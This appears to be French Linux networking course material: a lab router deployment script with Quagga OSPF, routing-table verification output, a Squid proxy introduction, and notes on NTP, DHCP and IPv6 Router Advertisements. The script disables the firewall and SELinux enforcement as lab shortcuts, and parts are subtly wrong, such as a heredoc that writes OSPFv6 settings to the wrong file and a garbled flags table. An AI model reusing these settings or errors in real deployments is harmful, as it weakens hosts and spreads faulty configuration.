lan4-103	active	yes	yes
wan-103	active	yes	yes

Déploiement de la configuration (R4)

```
#!/bin/bash
## Check Variables
id='4'
connectionlan="System eth0"
connectionwan="Wired connection 1"
ip4="10.103"
ip6="fd00:103"
lan="eth0"
wan="eth1"
domain="lan$id"

1a_interfaces () {
#hostnamectl set-hostname router
nmcli c mod "$connectionlan" ipv4.addresses ${ip4}.${id}.1/24
nmcli c mod "$connectionlan" ipv4.method manual
nmcli c mod "$connectionlan" ipv6.addresses ${ip6}::${id}:1/64
nmcli c mod "$connectionlan" ipv6.method manual
nmcli c mod "$connectionlan" connection.zone internal
nmcli c up "$connectionlan"
nmcli c mod "$connectionwan" ipv4.addresses ${ip4}.0.${id}/24
nmcli c mod "$connectionwan" ipv4.method manual
nmcli c mod "$connectionwan" ipv6.addresses ${ip6}::${id}/64
nmcli c mod "$connectionwan" ipv6.method manual
nmcli c mod "$connectionwan" connection.zone internal
nmcli c up "$connectionwan"
}

2_routing () {
sysctl -w net.ipv4.ip_forward=1
sysctl -w net.ipv6.conf.all.forwarding=1
sysctl -p
echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
echo "net.ipv6.conf.all.forwarding=1" >> /etc/sysctl.conf
#Routing BGP to implement
}

3_firewall () {
systemctl disable firewalld
systemctl stop firewalld
systemctl mask firewalld
systemctl disable iptables
systemctl disable ip6tables
systemctl stop iptables
systemctl stop ip6tables
}

4_dhcp-dns () {
yum -y install dnsmasq*
echo "domain=$domain" > /etc/dnsmasq.d/eth0.conf
echo "dhcp-range=${ip4}.${id}.50,${ip4}.${id}.150,255.255.255.0,12h" >> /etc/dnsmasq.d/eth0.conf
echo "dhcp-option=3,${ip4}.1" >> /etc/dnsmasq.d/eth0.conf
echo "dhcp-range=${ip6}::${id}::,ra-stateless,ra-names" >> /etc/dnsmasq.d/eth0.conf
systemctl enable dnsmasq
systemctl start dnsmasq
}

5_selinux_configuration () {
sed -i "s/SELINUX=enforcing/SELINUX=permissive/g" /etc/sysconfig/selinux
#sed -i "s/SELINUX=enforcing/SELINUX=disabled/g" /etc/sysconfig/selinux
cat ./autorelabel ; reboot
}

ospf () {
yum -y install quagga
cat << EOF > /etc/quagga/ospfd.conf
router ospf
  ospf router-id ${id}.${id}.${id}.${id}
}
```

```

passive-interface eth0
network ${ip4}.0.0/24 area 0.0.0.0
network ${ip4}.${id}./24 area 0.0.0.0
EOF
chown quagga:quagga /etc/quagga/ospfd.conf
cat << EOF > /etc/quagga/ospfd.conf
interface eth0
  ipv6 ospf6 passive
  ipv6 ospf6 priority 1
interface eth1
  ipv6 ospf6 priority 1
router ospf6
  router-id ${id}.${id}.${id}.${id}
  interface eth0 area 0.0.0.0
  interface eth1 area 0.0.0.0
EOF
chown quagga:quagga /etc/quagga/ospf6d.conf
setsebool -P zebra_write_config 1
systemctl enable zebra
systemctl start zebra
systemctl enable ospfd
systemctl start ospfd
systemctl enable ospf6d
systemctl start ospf6d
}

management_network_down () {
nmcli c mod "Wired connection 2" ipv4.method disabled
nmcli c mod "Wired connection 2" ipv6.method ignore
nmcli c down "Wired connection 2"
}

## lan and wan interface configuration with NetworkManager
1a_interfaces
## IPv4/IPv6 Routing
2_routing
## Firewall configuration (disabled)
3_firewall
## DHCP, DHCPv6, SLAAC, DNS Service
4_dhcp-dns
## OSPF Configuration
ospf
## Selinux configuration stuff (disabled)
#selinux_configuration
## Disabling eth2 management interface
management_network_down

```

Vérification des interfaces sur R1

Dans le shell Linux :

```

[root@r1-103 ~]# ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT qlen 1000
    link/ether 52:54:00:c3:b1:cd brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT qlen 1000
    link/ether 02:8c:da:b4:5d:fa brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT qlen 1000
    link/ether 02:0a:a9:ea:9b:83 brd ff:ff:ff:ff:ff:ff
[root@r1-103 ~]# nmcli d
DEVICE  TYPE      STATE      CONNECTION
eth0    ethernet  connected  System eth0
eth1    ethernet  connected  Wired connection 1
eth2    ethernet  disconnected --
lo     loopback  unmanaged  --

```

L'interface eth2 est utilisée pour fournir la connectivité Internet lors de la phase d'installation de Quagga et Dnsmasq. cette interface est 'disconnected' par NetworkManager.

Dans le shell Quagga :

```

[root@r1-103 ~]# vtysh
Hello, this is Quagga (version 0.99.22.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

```

```
r1-103# show interface
Interface eth0 is up, line protocol detection is disabled
  index 2 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  HWaddr 52:54:00:c3:b1:cd
  inet 10.103.1.1/24 broadcast 10.103.1.255
    inet6 fd00:103:1::1/64
    inet6 fe80::5054:ff:fe:c3:b1cd/64
Interface eth1 is up, line protocol detection is disabled
  index 3 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  HWaddr 02:8c:da:b4:5d:fa
  inet 10.103.0.1/24 broadcast 10.103.0.255
    inet6 fd00:103::1/64
    inet6 fe80::9e43:5599:6015:6630/64
Interface eth2 is up, line protocol detection is disabled
  index 4 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  HWaddr 02:0a:a9:ea:9b:83
Interface lo is up, line protocol detection is disabled
  index 1 metric 1 mtu 65536
  flags: <UP,LOOPBACK,RUNNING>
  inet 127.0.0.1/8
    inet6 ::1/128
```

Tables de routage IPv4/IPv6 dans R2

```
[root@r2-103 ~]# vtysh

Hello, this is Quagga (version 0.99.22.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r2-103# sh ip route
Codes: K - kernel route, C - connected, S - static, R - RIP,
       O - OSPF, I - IS-IS, B - BGP, A - Babel,
       > - selected route, * - FIB route

K * 0.0.0.0/0 via 192.168.122.1, eth2 inactive
0 10.103.0.0/24 [110/10] is directly connected, eth1, 00:00:56
C*>* 10.103.0.0/24 is directly connected, eth1
0*>* 10.103.1.0/24 [110/20] via 10.103.0.1, eth1, 00:00:56
0 10.103.2.0/24 [110/10] is directly connected, eth0, 00:02:16
C*>* 10.103.2.0/24 is directly connected, eth0
0*>* 10.103.3.0/24 [110/20] via 10.103.0.3, eth1, 00:00:56
0*>* 10.103.4.0/24 [110/20] via 10.103.0.4, eth1, 00:00:56
C*>* 127.0.0.0/8 is directly connected, lo
r2-103# exit
```

```
r1-103# sh ipv6 route
Codes: K - kernel route, C - connected, S - static, R - RIPng,
       O - OSPFv6, I - IS-IS, B - BGP, A - Babel,
       > - selected route, * - FIB route

C*> ::1/128 is directly connected, lo
0 fd00:103::/64 [110/1] is directly connected, eth1, 00:00:22
C*> fd00:103::/64 is directly connected, eth1
0 fd00:103:1::/64 [110/1] via ::1, lo, 00:00:22
C*> fd00:103:1::/64 is directly connected, eth0
0*>* fd00:103:2::/64 [110/2] via fe80::ff7a:8c8a:3b74:b757, eth1, 00:00:17
0*>* fd00:103:3::/64 [110/2] via fe80::c0a8:ecbe:9958:7188, eth1, 00:00:17
0*>* fd00:103:4::/64 [110/2] via fe80::f70e:98d1:9f7:d380, eth1, 00:00:21
C * fe80::/64 is directly connected, eth1
C*>* fe80::/64 is directly connected, eth0
```

Connectivité de bout en bout de l'un des routeurs vers chaque PC

```
for id in 1 2 3 4 ; do
if [ ! -e /root/.ssh/id_rsa.pub ] ; then
ssh-keygen -q ; fi
ssh-copy-id 10.103.0.${id}
done
for id in 1 2 3 4 ; do
echo "R${id} --> PC${id}"
ping -c1 $(ssh 10.103.0.${id} "cat /var/lib/dnsmasq/dnsmasq.leases | grep pc | cut -d ' ' -f 3")
```

```
done
```

Connectivité de bout en bout d'un PC vers chaque interface LAN des routeurs

```
for id in 1 2 3 4 ; do
echo "PC${id} --> LAN${id}"
ping -c1 10.103.${id}.1
done
```

Vérifications OSPF

```
r1-103# show ip ospf neighbor

      Neighbor ID Pri State          Dead Time Address        Interface
      RXmtL RqstL DBsml
2.2.2.2           1 2-Way/DROther   35.308s 10.103.0.2    eth1:10.103.0.1
      0     0     0
3.3.3.3           1 Full/Backup    39.025s 10.103.0.3    eth1:10.103.0.1
      0     0     0
4.4.4.4           1 Full/DR       35.199s 10.103.0.4    eth1:10.103.0.1
      0     0     0
```

```
r1-103# show ipv6 ospf6 neighbor

Neighbor ID      Pri   DeadTime State/IfState      Duration I/F[State]
2.2.2.2           1     00:00:32 TwoWay/DROther   00:06:08 eth1[DROther]
3.3.3.3           1     00:00:35 Full/BDR        00:05:07 eth1[DROther]
4.4.4.4           1     00:00:32 Full/DR         00:05:08 eth1[DROther]
```

```
r1-103# show ip ospf interface eth1
eth1 is up
  ifindex 3, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 10.103.0.1/24, Broadcast 10.103.0.255, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 1.1.1.1, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DROther, Priority 1
  Designated Router (ID) 4.4.4.4, Interface Address 10.103.0.4
  Backup Designated Router (ID) 3.3.3.3, Interface Address 10.103.0.3
  Multicast group memberships: OSPFAllRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 8.359s
  Neighbor Count is 3, Adjacent neighbor count is 2
```

```
r1-103# show ipv6 ospf6 interface eth1
eth1 is up, type BROADCAST
  Interface ID: 3
  Internet Address:
    inet : 10.103.0.1/24
    inet6: fd00:103::1/64
    inet6: fe80::9e43:5599:6015:6630/64
  Instance ID 0, Interface MTU 1500 (autodetect: 1500)
  MTU mismatch detection: enabled
  Area ID 0.0.0.0, Cost 1
  State DROther, Transmit Delay 1 sec, Priority 1
  Timer intervals configured:
    Hello 10, Dead 40, Retransmit 5
  DR: 4.4.4.4 BDR: 3.3.3.3
  Number of I/F scoped LSAs is 4
    0 Pending LSAs for LSUpdate in Time 00:00:00 [thread off]
    0 Pending LSAs for LSAck in Time 00:00:00 [thread off]
```

```
r1-103# show ip ospf database

OSPF Router with ID (1.1.1.1)

  Router Link States (Area 0.0.0.0)

  Link ID      ADV Router      Age  Seq#      CkSum  Link count
  1.1.1.1      1.1.1.1        585  0x80000006 0x13b5 2
  2.2.2.2      2.2.2.2        587  0x80000006 0xe9d4 2
  3.3.3.3      3.3.3.3        586  0x80000008 0xbef5 2
  4.4.4.4      4.4.4.4        590  0x80000007 0x9514 2
```

```
Net Link States (Area 0.0.0.0)

Link ID        ADV Router      Age Seq#      CkSum
10.103.0.4    4.4.4.4        590 0x80000003 0x287a
```

```
r1-103# show ipv6 ospf6 linkstate

SPF Result in Area 0.0.0.0

Type    Router-ID      Net-ID      Rtr-Bits Options      Cost
Router  1.1.1.1        0.0.0.0    ----- --|R|-|--|E|V6 0
Router  2.2.2.2        0.0.0.0    ----- --|R|-|--|E|V6 1
Router  3.3.3.3        0.0.0.0    ----- --|R|-|--|E|V6 1
Router  4.4.4.4        0.0.0.0    ----- --|R|-|--|E|V6 1
Network 4.4.4.4       0.0.0.3    ----- --|R|-|--|E|V6 1
```

```
r1-103# show ipv6 ospf6 linkstate
<cr>
detail
network  Display Network Entry
router   Display Router Entry
```

- Sécurisation du service vty
- Redistribution de routes

4.4. Considération de sécurité

- Paramètres du noyau
- SELinux
- Pare-feu libvirt

1. Pare-feu libvirt

```
virsh --help | grep filter
Network Filter (help keyword 'filter')
  nwfilter-define      define or update a network filter from an XML file
  nwfilter-dumpxml     network filter information in XML
  nwfilter-edit         edit XML configuration for a network filter
  nwfilter-list         list network filters
  nwfilter-undefine     undefine a network filter
```

2. Adaptation des paramètres du noyau

Lab104

```
# sysctl -a | grep ipv4 | wc -l
252
# sysctl -a | grep ipv6 | wc -l
191
```

3. Selinux

4.5. Autres solutions L2/L3

Réseaux libvirt avec kcli

- Bonding/Teaming, VLANs/Trunking
- Openvswitch (L2)
- vyatta, routeros
- Smoothwall, ipcop, ...
- Opensense, pfsense, ...
- Cisco CSR 1000v
- GNS3 comme plateforme de lab

5. Service proxy HTTP

5.1. Introduction aux serveurs proxy HTTP

1. Définition

Un proxy est un composant logiciel informatique qui joue le rôle d'intermédiaire en se plaçant entre deux hôtes pour faciliter ou surveiller leurs échanges.

Dans le cadre plus précis des réseaux informatiques, un proxy est alors un programme servant d'intermédiaire pour accéder à un autre réseau, généralement internet. Par extension, on appelle aussi « proxy » un matériel comme un serveur mis en place pour assurer le fonctionnement de tels services.

Un proxy inverse (reverse proxy) est un type de serveur, habituellement placé en frontal de serveurs web. Contrairement au serveur proxy qui permet à un utilisateur d'accéder au réseau Internet, le proxy inverse permet à un utilisateur d'Internet d'accéder à des serveurs internes, une des applications courantes du proxy inverse est la répartition de charge (load-balancing). On ne parle ici que de service proxy HTTP.

Types de proxy

- Proxy HTTP
- Proxy Socks

Buts des serveurs proxy HTTP

- Amélioration des performances (filtrage de scripts, publicités, mise en cache, ...)
- Journalisation du trafic
- Contrôle sur trafic du réseau local vers des destinations HTTP, mais aussi portal captif
- filtrage / anonymat

Logiciels proxy

- Squid
- Privoxy
- Tinyproxy

Filtrage d'URL

- Squidguard

Filtrage de contenu :

- Dansguardian
- e2guardian

Reporting :

- SARG : Squid Analysis Report Generator
- Mais voir aussi dans des logwatch, kibana, splunk, etc.

Dimensionnement d'un service Proxy :

Dimensionnement en CPU/RAM, disques et réseau en conséquence du nombre de postes dans le réseau pour lesquels le serveur va faire office de mandataire.

Autres fonctionnalités, support d'un serveur proxy :

- Protocoles HTTP, HTTPS, FTP et plus ;
- ICP, HTCP, CARP, Cache Digests ;
- Processus de cache transparent ;
- WCCP (Squid v2.3 et supérieur) ;
- Contrôle des accès étendu ;
- Cache les requêtes DNS.
- Mandataire inverse (reverse proxy)

Déploiement des proxys.

- Solutions proxy personnelles : mettre en cache son trafic, bloquer du contenu, passer du trafic dans des tunnels, dans tor, ...
- Solutions serveurs : dans le réseau de l'entreprise.

Pour que les clients livrent leur trafic au serveur proxy :

- Soit le paramètre est poussé dans les logiciels clients (navigateur web mais d'autres, pour d'autres protocoles).
 - Manuellement
 - Via des mécanismes de gestion de parc comme des GPO Windows
- Soit le serveur proxy capture directement le trafic.
 - Intégré à la passerelle, il prend en charge directement le trafic.
 - Via un transfert de la passerelle du réseau vers le proxy, seul autorisé à joindre la destination dans ce protocole.

Topologies

- Personnelles (privoxy, tinyproxy, chainy daising, tor)
- Serveur Squid intégré à la passerelle
- Serveur Squid dissocié de la passerelle

Labs

1. Anonymat et Ad Blocker avec privoxy ou tinyproxy
2. Proxy simple intégré à la passerelle (Squid)
3. Proxy transparent intégré à la passerelle (Squid)
4. Proxy transparent et passerelle séparée (Squid)
5. Filtrage d'URL (SquidGuard)
6. Filtrage de contenu (e2guardian)
7. Reporting (SARG)

5.2. Squid

1. Références

- https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Networking_Guide/ch-Squid_Server.html
- https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/SELinux_Users_and_Administrators_Guide/chap-Managing_Confined_Services-Squid_Caching_Proxy.html

Nécessairement puisque celui-ci prend en charge le trafic pour plusieurs hôte (internes), on y activera le routage.

2. Installation

Sur le serveur (dans un premier temps la passerelle), installation de squid.

```
yum -y install squid
systemctl enable squid
systemctl start squid
squid -v
```

3. Test client

Requête HTTP sans proxy venant d'un client.

```
[root@c1-101 ~]# curl www.google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.fr/?gfe_rd=cr&ei=MJjFWN70Fu7S8AeP5ab4Bw">here</A>.
</BODY></HTML>
```

Requête HTTP en désignant le serveur proxy et son port (TCP3128) venant d'un client.

```
[root@c1-101 ~]# curl -x 192.168.1.31:3128 www.google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.fr/?gfe_rd=cr&ei=MpjFWN020eLS8Ae19ZT4CQ">here</A>.
</BODY></HTML>
```

4. Logs

Lecture des logs sur le serveur proxy.

```
tail /var/log/squid/access.log
1489344562.945      11 192.168.168.107 TCP_MISS/302 587 GET http://www.google.com/ - HIER_DIRECT/216.58.213.132 text/html
```

5. Désactivation du NAT pour test

Pour bien comprendre l'oeuvre d'un serveur proxy, il vous est proposé de recommencer les deux requêtes HTTP avec et sans proxy en désactivant le NAT sur la passerelle/proxy. Vous constaterez que le trafic passant par le proxy donne un résultat alors que sans proxy, aucun résultat n'aboutit. Si le proxy est sur la passerelle qui accède directement à l'Internet, il n'a pas besoin de NAT pour placer du trafic à l'extérieur et il le fait en tant que mandataire de la station cliente.

```
iptables -t nat -F
iptables -t nat -X
```

6. Configuration de Squid

Fichier de configuration par défaut de Squid (Centos7).

```
#
# Recommended minimum configuration:
#

# Example rule allowing access from your local networks.
# Adapt to list your (internal) IP networks from where browsing
# should be allowed
acl localnet src 10.0.0.0/8      # RFC1918 possible internal network
acl localnet src 172.16.0.0/12    # RFC1918 possible internal network
acl localnet src 192.168.0.0/16   # RFC1918 possible internal network
acl localnet src fc00::/7        # RFC 4193 local private network range
acl localnet src fe80::/10       # RFC 4291 link-local (directly plugged) machines

acl SSL_ports port 443
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443         # https
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT

#
# Recommended minimum Access Permission configuration:
#
# Deny requests to certain unsafe ports
http_access deny !Safe_ports

# Deny CONNECT to other than secure SSL ports
http_access deny CONNECT !SSL_ports

# Only allow cachemgr access from localhost
http_access allow localhost manager
http_access deny manager

# We strongly recommend the following be uncommented to protect innocent
# web applications running on the proxy server who think the only
# one who can access services on "localhost" is a local user
#http_access deny to_localhost

#
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#

# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed
http_access allow localnet
http_access allow localhost

# And finally deny all other access to this proxy
http_access deny all
```

```
# Squid normally listens to port 3128
http_port 3128

# Uncomment and adjust the following to add a disk cache directory.
#cache_dir ufs /var/spool/squid 100 16 256

# Leave coredumps in the first cache dir
coredump_dir /var/spool/squid

#
# Add any of your own refresh_pattern entries above these.
#
refresh_pattern ^ftp:          1440    20%   10080
refresh_pattern ^gopher:        1440     0%   1440
refresh_pattern -i (/cgi-bin/|\.?) 0     0%   0
refresh_pattern .               0     20%   4320
```

Adaptations :

- Configuration d'un cache
- ACL, réseaux, ports, URL de destination
- Changement de port
- Politiques de pare-feu
- Messages d'erreur localisés et personnalisés
- Cache DNS
- SquidGuard
- SARG
- e2guardian
- Proxy transparent HTTP
- Authentification
- Proxy Transparent HTTPS

Notes :

```
firewall-cmd --add-port=3128/tcp --permanent
```

ou

```
iptables -I INPUT -i $lan -m state --state NEW -m tcp -p tcp --dport 3128 -j ACCEPT
```

Services d'infrastructure

- Objectifs de certification
 - RHCE EX300
 - LPIC 2
- 1. Protocoles et logiciels d'infrastructure
 - 1.1. Synchronisation dans le temps
 - NTP
 - 1.2. Configuration dynamique IPv4
 - DHCP
 - 1.3. Protocoles IPv6 IPAM
 - 1.4 Auto-configuration automatique sans état (SLAAC)
 - Questions techniques
 - Topologies et constructeurs
 - Le routeur configure le réseau
 - Paramètres RA
 - Router Advertisements
 - RA : Flags et Options
 - Quatre méthodes de configuration IPv6
 - Option Prefix Information
 - Exemple Option Type 3
 - Scénarios RA
 - L'auto-configuration automatique sans état (SLAAC)
 - Illustration du mécanisme SLAAC
 - SLAAC : adresses générées
 - 1.5. DHCPv6
 - DHCPv6 et RA
 - DHCPv6 Stateless
 - DHCPv6 mode Stateful
 - DUID (DHCPv6 Unique Identifier)
 - Messages DHCPv6
 - DHCPv6 Conclusion
 - 1.6. Résolution de noms
 - DNS
 - 1.7. Logiciels
 - Logiciels standards
 - Surveillance
 - Logiciels IPAM
- 2. Dnsmasq
- 4. Topologie de lab : lab201
- 5. Mise en place de srv01
 - 5.1. Configuration réseau
 - 5.2. Service DHCP
 - 5.3. DNS
 - Configuration cache DNS
 - Diagnostic
 - Hébergement d'une zone locale
 - 5.4. Chroot Bind
 - 5.5. DHCP/DNS dynamique
 - 5.6. NTP côté Serveur
 - 5.7. NTP côté client
 - 5.8. Configuration du pare-feu

Contenu en cours de développement

Objectifs de certification

RHCE EX300

1. System configuration and management

- 1.1. Use network teaming or bonding to configure aggregated network links between two Red Hat Enterprise Linux systems.
- 1.2. Configure IPv6 addresses and perform basic IPv6 troubleshooting.
- 1.3. Route IP traffic and create static routes.
- 1.4. Use firewalld and associated mechanisms such as rich rules, zones and custom rules, to implement packet filtering and configure network address translation (NAT).
- 1.5. Use /proc/sys and sysctl to modify and set kernel runtime parameters.

2. DNS

- 4.1. Configure a caching-only name server.
- 4.2. Troubleshoot DNS client issues.
- NTP
- 9.1. Synchronize time using other NTP peers.

LPIC 2

- *Sujet 207 : Serveur de nom de domaine*
 - 207.1 Configuration de base d'un serveur DNS (valeur : 3)
 - 207.2 Création et mise à jour des zones DNS (valeur : 3)
 - 207.3 Sécurisation d'un serveur DNS (valeur : 2)
- *Sujet 210 : Gestion des clients réseau*
 - 210.1 Configuration DHCP (valeur : 2)

1. Protocoles et logiciels d'infrastructure

Adaptez les pare-feux !

1.1. Synchronisation dans le temps

NTP

- Client/Serveur à protéger des tentatives de connexions vers le serveur et de tentatives de configuration
- UDP 123 (Bien que NTP soit le plus souvent utilisé avec UDP, il peut aussi l'être avec TCP.)
- Vulnérabilités / sécurité NTP
- Nécessaire pour l'usage des protocoles sécurisés, des authentifications, la légalité des logs, les protocoles en temps réel et de synchronisation de bases de données.
- SNTP
- Projet NTP Pool : <http://www.pool.ntp.org/fr/>

_Network Time Protocol (« protocole d'heure réseau ») ou NTP est un protocole qui permet de synchroniser, via un réseau informatique, l'horloge locale d'ordinateurs sur une référence d'heure. Le projet NTP propose une solution globale et universelle de synchronisation qui est utilisable dans le monde entier.

La version 3 de NTP est la plus répandue à ce jour. Elle est formalisée par la [RFC 1305](#) qui spécifie plusieurs aspects :

- la description du protocole réseau (Architecture)
- les modes de fonctionnement (Messages)
- les algorithmes à mettre en place dans les machines.

La version 4 de NTP est une révision importante publiée dans la [RFC 5905](#) en juin 2010.

Aussitôt après la parution de la version 3 de NTP, une version simplifiée est apparue, appelée « Simple Network Time Protocol » (SNTP) qui a également fait l'objet de plusieurs RFC. Par rapport à NTP, cette version est simplifiée dans le sens qu'elle ne spécifie pas les algorithmes à mettre en place dans les machines._

Source :

1.2. Configuration dynamique IPv4

DHCP

- UDP 67 (Serveur) / UDP 68 (Client)

Déploiements :

- Serveur(s) DHCP
- DHCP Relay

1.3. Protocoles IPv6 IPAM

IPAM signifie IP Adresses management et correspond à des solutions de planification, de gestion et de contrôle des adresses IP utilisées et distribuées au sein de réseaux maîtrisés (Les centres de données, les environnements virtualisés, ...). Ce type de solution peut aider à la transition IPv6 et peut faire jouer les protocoles envisagés dans ce chapitre (DNS, DHCP, etc.).

Ici on parlera de :

- Neighbor Discovery ND ICMPv6

Les "Router Advertisements" (RA) annoncent le routeur lui-même comme passerelle ainsi que la méthode de configuration que les hôtes du réseau utilisent, le préfixe utilisé pour l'autoconfiguration automatique sans état (SLAAC), le serveur DNS à utiliser, etc.

- DHCPv6

Nouvelle version réécrite pour IPv6.

- UDP 547 (Serveur) / UDP 546 (Client)
- Stateful
- Stateless

1.4 Auto-configuration automatique sans état (SLAAC)

Questions techniques

La gestion d'un réseau IPv6 pose plusieurs questions techniques :

- Comment distribuer un préfixe global ?
- Comment distribuer des options telles que le résolveur de noms (DNS) IPv6 ?
- Quand et comment utiliser l'adressage Unique Local (ULA) privé ?
- Comment identifier le trafic de gestion et profiter du multicast ?
- Comment re-numéroter de sites en IPv6 ?
- Que choisir ? L'auto-configuration automatique ou DHCPv6 ?
- Comment fonctionne SLAAC ?

Topologies et constructeurs

Les solutions de gestion d'adresses IPv6 se déplient selon les profils et les topologies :

- SME/PME, SOHO ou accès public
- Entreprise mono-site
- Entreprise Multi-site, core, data-center, branch office
- Core Internet, FAI, Gros fournisseurs de services
- Mais aussi selon les constructeurs choisis (en fonction de leur support d'IPv6) :
 - Cisco, ...
 - Microsoft, ...
 - VMWare, ...
 - Les services Cloud

Le routeur configure le réseau

Une nouveauté d'IPv6 parmi d'autres sont les échanges Neighbor Discovery (ND) "Router Solicitation" (RS ICMPv6 type 133) et "Router Advertisement" (RA ICMPv6 type 134).

Ces paquets configurent le réseau en fournissant **sur demande** ou **en annonce gratuite** les paramètres de configuration des interfaces.

Paramètres RA

Les Router Advertisements sont des messages ICMPv6 type 134 disposant d'un en-tête IPv6 et d'un en-tête de couche 2 (Ethernet par exemple).

Ces paquets contiennent principalement, *a priori*,

1. un champ de drapeaux (Flags) qui indique l'usage de DHCP stateful et/ou stateless

2. et une valeur de préférence de routeur,
3. des options :
 - Un préfixe avec son masque
 - Le MTU que l'interface doit prendre
 - L'adresse source de couche 2 du message
 - Éventuellement, l'adresse d'un serveur DNS récursif, un cache (RDNSS). Cette option est peu supportée.

Router Advertisements

- Type 134, code 0
- Drapeaux M, O, Prf
- Options : MTU, adresse source L2 et préfixe
- L'adresse source du message DOIT être l'adresse Link-Local de l'interface qui envoie le message
- L'adresse de destination est habituellement l'adresse source du routeur sollicité (Router Solicitation) ou l'adresse All-Nodes Multicast (FF02::1)

```

0           1           2           3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---+---+---+---+---+---+---+---+---+---+---+---+
|   Type    |   Code    |   Checksum   |
+---+---+---+---+---+---+---+---+---+---+---+---+
| Cur Hop Limit |M|O|H|Prf|Resvd|   Router Lifetime   |
+---+---+---+---+---+---+---+---+---+---+---+---+
|   Reachable Time   |
+---+---+---+---+---+---+---+---+---+---+---+---+
|   Retrans Timer   |
+---+---+---+---+---+---+---+---+---+---+---+---+
|   Options ...   |
+---+---+---+---+---+---+---+---+---+---+---+---+

```

RFC4191 majeur Neighbor Discovery RFC 4861 Section 4.2 et RFC 6275 Section 7.1

RA : Flags et Options

```

Ethernet II, Src: Globalsc_01:df:95 (f0:ad:4e:01:df:95), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::f2ad:4eff:fe01:df95 (fe80::f2ad:4eff:fe01:df95), Dst: ff02::1 (ff02::1)
Internet Control Message Protocol v6
  Type: Router Advertisement (134)
  Code: 0
  Checksum: 0x1bc0 [correct]
  Cur hop limit: 64
  Flags: 0xc0
  Router lifetime (s): 1800
  Reachable time (ms): 0
  Retrans timer (ms): 0
  ICMPv6 Option (Prefix information : 2001:db8:ffff::/64)
  ICMPv6 Option (MTU : 1500)
  ICMPv6 Option (Source link-layer address : f0:ad:4e:01:df:95)
  ICMPv6 Option (Recursive DNS Server fe80::f2ad:4eff:fe01:df95)

```

Quatre méthodes de configuration IPv6

Ces quatre méthodes peuvent se combiner au choix et servir à la gestion de l'adressage IPv6 ainsi qu'à la re-numérotation IPv6. Elles sont indiquées dans le champs Flags :

- **Managed address configuration:** Flag **M** : DHCPv6 Stateful assignation d'adresse dynamique
- **Other configuration :** Flag **O** : DHCPv6 Stateless demande d'options supplémentaires
- Home Agent: Mobilité IPv6
- **Prf** (Default Router Preference): valorisation du RA par rapport à un autre (3 valeurs, 2 bits)
- Reserved: Pour un usage futur

	Configuration	Flag M	Flag O
1)	Configuration statique	0	0
2)	Stateless Automatic Autoconfiguration (SLAAC) seul	0	0
3)	DHCPv6 (Stateful)	1	1

4)	DHCPv6 Stateless	0	1
----	------------------	---	---

Option Prefix Information

L'option Prefix Information liste chaque préfixe IPv6 annoncé avec une série d'informations :

- Le **drapeau "L"** "on-link" (**OnLinkFlag**).
- La valeur de **durée de vie de validité**
- Le **drapeau "A"** "Autonomous address configuration" qui indique que l'interface utilise SLAAC avec ce préfixe.
- La valeur de **durée de vie de préférée**

Exemple Option Type 3

Quel que soit la position du drapaux M ou O, ce sont les champs L et A qui indiquent l'usage de l'autoconfiguration automatique sans état (SLAAC).

Cela signifie qu'une interface pourrait disposer pour chaque préfixe annoncé d'une adresse attribuée par DHCPv6 et une ou plusieurs adresses SLAAC.

```
ICMPv6 Option (Prefix information : 2001:db8:ffff::/64)
Type: Prefix information (3)
Length: 4 (32 bytes)
Prefix Length: 64
Flag: 0xc0
    1... .... = On-link flag(L): Set
    .1... .... = Autonomous address-configuration flag(A): Set
    ..0. .... = Router address flag(R): Not set
    ...0 0000 = Reserved: 0
Valid Lifetime: 3600
Preferred Lifetime: 3600
Reserved
Prefix: 2001:db8:ffff:: (2001:db8:ffff::)
```

Scénarios RA

Flags :

